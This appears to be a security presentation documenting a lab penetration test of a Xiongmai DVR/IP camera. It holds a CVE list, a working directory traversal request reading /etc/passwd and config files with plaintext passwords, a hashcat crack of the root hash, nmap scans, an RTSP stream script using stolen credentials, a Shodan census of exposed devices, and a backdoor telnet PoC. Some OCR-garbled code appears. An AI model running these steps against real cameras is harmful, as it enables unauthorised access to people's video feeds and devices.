
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-11828	190	1	Overflow	2019-05-10	2019-05-13	3.3	None	Local Network	Low	Not required	None	None	Partial
An issue was discovered on XiongMai Besder IP20H V4.02.R12.00035520.12012.047500.00200 cameras. An attacker on the same local network as the camera can craft a message with a size field larger than 0x80000000 and send it to the camera, related to an integer overflow or use of a negative number. This then crashes the camera for about 120 seconds.														
2	CVE-2018-17919	798	1	Overflow	2018-10-10	2019-10-09	6.4	None	Remote	Low	Not required	Partial	Partial	None
All versions of Hangzhou Xiongmai Technology Co., Ltd XMeye P2P Cloud Server may allow an attacker to use an undocumented user account "default" with its default password to login to XMeye and access/view video streams.														
3	CVE-2018-17917	200	1	+Info	2018-10-10	2019-10-09	5.0	None	Remote	Low	Not required	Partial	None	None
All versions of Hangzhou Xiongmai Technology Co., Ltd XMeye P2P Cloud Server may allow an attacker to use MAC addresses to enumerate potential Cloud IDs. Using this ID, the attacker can discover and connect to valid devices using one of the supported apps.														
4	CVE-2018-17915	311	1	Overflow	2018-10-10	2019-10-09	6.4	None	Remote	Low	Not required	Partial	Partial	None
All versions of Hangzhou Xiongmai Technology Co., Ltd XMeye P2P Cloud Server do not encrypt all device communication. This includes the XMeye service and firmware update communication. This could allow an attacker to eavesdrop on video feeds, steal XMeye login credentials, or impersonate the update server with malicious update code.														
5	CVE-2018-10989	119	1	Overflow	2018-06-08	2018-07-31	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Buffer overflow in XiongMai uc- httpd 1.0.0 has unspecified impact and attack vectors, a different vulnerability than CVE-2017-16725.														
6	CVE-2017-16725	119	1	Exec Code Overflow	2017-12-20	2018-01-12	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
A Stack-based Buffer Overflow issue was discovered in Xiongmai Technology IP Cameras and DVRs using the NetSurveillance Web interface. The stack-based buffer overflow vulnerability has been identified, which may allow an attacker to execute code remotely or crash the device. After rebooting, the device restores itself to a more vulnerable state in which Telnet is accessible.														
7	CVE-2017-7577	22	1	Dir. Trav.	2017-04-07	2018-09-10	5.0	None	Remote	Low	Not required	Partial	None	None
XiongMai uc- httpd has directory traversal allowing the reading of arbitrary files via a "GET .../" HTTP request.														
Total number of vulnerabilities : 7 Page : 1 (This Page)														

You can also search by reference using the [CVE Reference Maps](#).

For More Information: [CVE Request Web Form](#) (select "Other" from dropdown)



Vulnerabilities





Web Panel Manual Testing


<http://192.168.1.10/DVR.htm>

The screenshot shows a web-based interface for a DVR system. On the left, there is a login form with fields for 'Username' (set to 'default') and 'Password'. Below the fields is a 'Login' button. To the right of the login form is a vertical sidebar menu with options: CAM 1, CAM 2, CAM 3, and CAM 4. The main content area displays a large, mostly blank video feed. In the top right corner of the main area, there is a small pop-up window titled 'System Status' containing the following information:

```
Video In: 4  
Alarm In: 4  
Alarm Out: 1  
Access In:  
Device ID: 100101001008_10_129  
Device Name: V482-H1-S4100117_12901_131600_000000  
Serial ID: 3e03d47e2937033
```

At the bottom right of the main content area, there is a circular control panel with various icons for zooming, recording, and other functions.

CVE-2018-171919
Default with no password logs
in as guest on the system.





Directory Traversal

Burp Suite Professional v2.1.62 - 2020-05-26-DVR.burp - licensed to Chivay Morgan [single user license]

File Project Intruder Repeater Window Help Distribute Damage Param Miner

User options Upload Scanner Software Vulnerability Scanner Scan Check Builder Sentinel Additional Scanner Checks CSRF Logger Burp TC Faraday

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options

Request

Raw Params Headers Hex

Target: http://192.168.1.10

Response

Raw Hex Render

HTTP/1.0 200 OK

Content-type: text/plain

Server: uc-httdp 1.0.0

Expires: 0


root@abxocfbg:~#id:0:0:root:/:/bin/sh

```
GET ../../../../../../etc/passwd HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.10/Login.htm
Connection: close
Cookie:
NedSurveillanceWebCookie=%7B%22param1%22%3A%22admin%22%2C%22username%22%3A%22%2473%
Upgrade-Insecure-Requests: 1
```



CVE-2017-7577

<https://www.cvedetails.com/cve/CVE-2017-7577/>





Cracking Hashes

```
$ hashcat -a3 -m1500 absxcfbgXtb3o -1 ?l?d ?1?1?1?1?1?1 --force  
hashcat (v5.1.0) starting...  
  
OpenCL Platform #1: The pocl project      telnet interface  
=====  
* Device #1: pthread-Intel(R) Core(TM) i5-4670K CPU @ 3.40GHz, 2048/5918 MB allocatable, 1MCU  
  
Hashes: 1 digests; 1 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x000fffff mask, 262144 bytes, 5/13 rotates  
  
Applicable optimizers:  
* Single-Salt  
* Zero-Byte  
* Precompute-Final-Pass  
* Not-Iterated  
* Single-Hash  
* Single-Salt  
* Bruteforce  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 8  
  
Watchdog: Hardware monitoring interface not found on your system.  
Watchdog: Temperature abort trigger disabled.  
  
* Device #1: build_opts '-cl-std=CL1.2 -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CLK_TYPE=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=1500 -D _unroll'  
absxcfbgXtb3o:xc3511  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Type....: descrypt, DES (Unix), Traditional DES  
Hash.Target...: absxcfbgXtb3o  
Time.Started.: Tue May 26 18:43:38 2020 (2 mins, 46 secs)  
Time.Estimated.: Tue May 26 18:46:24 2020 (0 secs)  
Guess.Mask....: ?1?1?1?1?1?1 [6]  
Guess.Charset.: -1 ?l?d, -2 Undefined, -3 Undefined, -4 Undefined  
Guess.Queue....: 1/1 (100.00%)  
Speed.#1.....: 793.3 KH/s (6.10ms) @ Accel:8 Loops:1024 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts  
Progress.....: 121230848/2176782336 (5.57%)  
Rejected.....: 0/121230848 (0.00%)  
Restore.Point.: 93536/1679616 (5.57%)  
Restore.Sub.#1.: Salt:0 Amplifier:0-1024 Iteration:0-1024  
Candidates.#1..: satrey → hvboni  
  
Started: Tue May 26 18:42:57 2020  
Stopped: Tue May 26 18:46:24 2020
```



WPA2 Cracking with GPU Using Hashcat

<https://hashcat.net/hashcat/>



Directory Traversal

Response

Raw Hex HTML

HTTP/1.0 200 OK
Content-type: application/binary
Server: uc-httpd 1.0.0
Expires: 0

```
<H1>Index of /mnt/web/../../../../mnt/mtd/Config</H1>


<p><a href="/mnt/web/../../../../mnt/mtd/Config/..">..</a></p>
<p><a href="/mnt/web/../../../../mtd/Config/..">..</a></p>
<p><a href="/mnt/web/../../../../mtd/Config/RT2870STA.dat">RT2870STA.dat</a>
<p><a href="#">Account1</a></p>
<p><a href="#">Account2</a></p>
<p><a href="#">HvrMode</a></p>
<p><a href="#">dhcp.cfg</a></p>
<p><a href="#">network</a></p>
<p><a href="#">StorageCfg</a></p>
<p><a href="#">resolv.conf</a></p>
<p><a href="#">uboot_env_lang</a></p>
```

```
},
"Group" : "admin",
"Memo" : "admin 's account",
"Name" : "admin",
"NoMD5" : null,
"Password" : "uapXNi37",
"Reserved" : true,
"Sharable" : true
},
{
"AuthorityList" : [ "Monitor_04" ],
"Group" : "user",
"Memo" : "default account",
"Name" : "default",
"Password" : "OxhlwSG8",
"Reserved" : false,
"Sharable" : false
},
```




CVE-2017-7577/

<https://www.cvedetails.com/cve/CVE-2017-7577/>



Admin Panel




Admin Panel





Telnet Access



Networking Closed Ports



Zenmap

Scan Tools Profile Help


Target: 192.168.1.10

Command: nmap -sS -sU -T4 -A -v 192.168.1.10

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host 192.168.1.10


Port	Protocol	State	Service	Version
80	tcp	open	http	
554	tcp	open	rtsp	



<https://nmap.org/>

```
-- 192.168.1.10 ping statistics --
8 packets transmitted, 7 received, 12.5% packet loss, time 7010ms
rtt min/avg/max/mdev = 48.312/210.384/715.434/212.392 ms
$ nmap 192.168.1.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-26 19:15 BST
Nmap scan report for 192.168.1.10
Host is up (1.8s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
554/tcp   open  rtsp
```

RTSP



```
#!/bin/bash
```

```
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=uapXNi37&channel=1&stream=0.sdp' &
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=uapXNi37&channel=2&stream=0.sdp' &
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=uapXNi37&channel=3&stream=0.sdp' &
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=default&password=uapXNi37&channel=4&stream=0.sdp'
```

Shodan



<https://www.shodan.io/search?query=uc-httd+1.0.0>

TOTAL RESULTS

328,409

TOP COUNTRIES



Viet Nam	47,212
Korea, Republic of	37,174
Brazil	27,498
Russian Federation	23,099
Taiwan	19,229

TOP SERVICES

HTTP	109,564
HTTP (B1)	40,889
Geonim	33,478
HTTP (6800)	25,179
Kerberos	23,838

TOP ORGANIZATIONS

Korea Telecom	28,695
VNPT	19,082
Viettel Group	15,190
Hinet	14,918
Turk Telekom	11,071

TOP OPERATING SYSTEMS

Linux 3.x	507
Linux 2.6.x	196
Linux 2.4.x	0
Linux 2.6-2.6	1

TOP PRODUCTS

uc-httd	101,653
---------	---------

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

NETSurveillance WEB

Frontier Communications
Added on 2020-05-25 10:37:05 GMT
United States, Waterbury
Technologies NivCMS

HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httd 1.0.0
Expires: 0

NETSurveillance WEB

87.121.158.87
87.121.150-07.welcombank.com
Sa Telcale
Added on 2020-05-20 10:38:10 GMT
Bulgaria, Sofia

HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httd 1.0.0
Expires: 0

94.183.165.193

Arta Shared Company Ltd
Added on 2020-05-22 10:30:07 GMT
Iran

HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httd/1.0.0
Content-Length: 36397
Cache-Control: max-age=3592000
Connection: Close

NETSurveillance WEB

24.220.191.10
24.220.191-10-dynamic.microlink.net
Microlink
Added on 2020-05-26 16:37:00 GMT
United States, Grand Forks

HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httd 1.0.0
Expires: 0

WEB SURVEILLANCE

SaudiNet
Added on 2020-05-26 16:32:07 GMT
Saudi Arabia, Jeddah
Technologies NivCMS

HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httd 1.0.0
Expires: 0





Rainbow Tables

The screenshot shows a Linux desktop environment with a red background. On the desktop, there is a terminal window titled 'dvr@dvr-VirtualBox ~' displaying the command 'python cracker.pyt' and its output 'tlJwpb6'. To the right of the terminal is a Notepad++ window titled 'cracker.pyt' containing Python code. Below the terminal and Notepad++ are two windows from Wireshark: 'Wireshark - Follow TCP Stream (tcp.stream eq 29) - WiFi' and 'Python File [Length: 501]'. The Notepad++ window contains the following Python code:

```
#!/usr/bin/python

# m update(msg) encode(utf-8)
import hashlib

def soho_hash(msg):
    h = ''
    m = hashlib.md5()
    m.update(msg)
    msg_md5 = m.digest()
    for i in range(0, len(msg_md5)):
        n = msg_md5[i]
        if n > 30:
            n -= 30
            n += 61
        else:
            n += 55
        else:
            n += 0x30
        h += chr(n)
    print(h)

def main():
    soho_hash("")

main()
```

Another result of the auth function (deeper) static analysis: the password hash function is `sub_3DD5E4`. It is basically MD5 with some strange transformations. Reversed and implemented it in Python.

-Tothi (Github)



Remote Back Door

Expert released PoC exploit code for unpatched backdoor in
HiSilicon chips

February 5, 2020 By Pierluigi Paganini

```
(venv) dvr@dvr-VirtualBox:~/hs-dvr-telnet$ ./hs-dvr-telnet.py 192.168.1.10
[+] Opening connection to 192.168.1.10 on port 9530: Done
[*] sending OpenTelnet:openOnce...
```

Researcher published details about a backdoor mechanism he found in HiSilicon chips, but he did not report it to the vendor due to the lack of trust in it.

<https://habr.com/en/post/486856/>

<https://securityaffairs.co/wordpress/97367/hacking/hisilicon-chips-backdoor.html>

Xiongmai (Hangzhou Xiongmai Technology Co, XMtech).

Sofia binary supported by custom busybox and dvrHelper.

Hisilicon / Huawei



Remote Back Door to Open Telnet

Command: nmap -sU -T4 -A -v 192.168.1.10

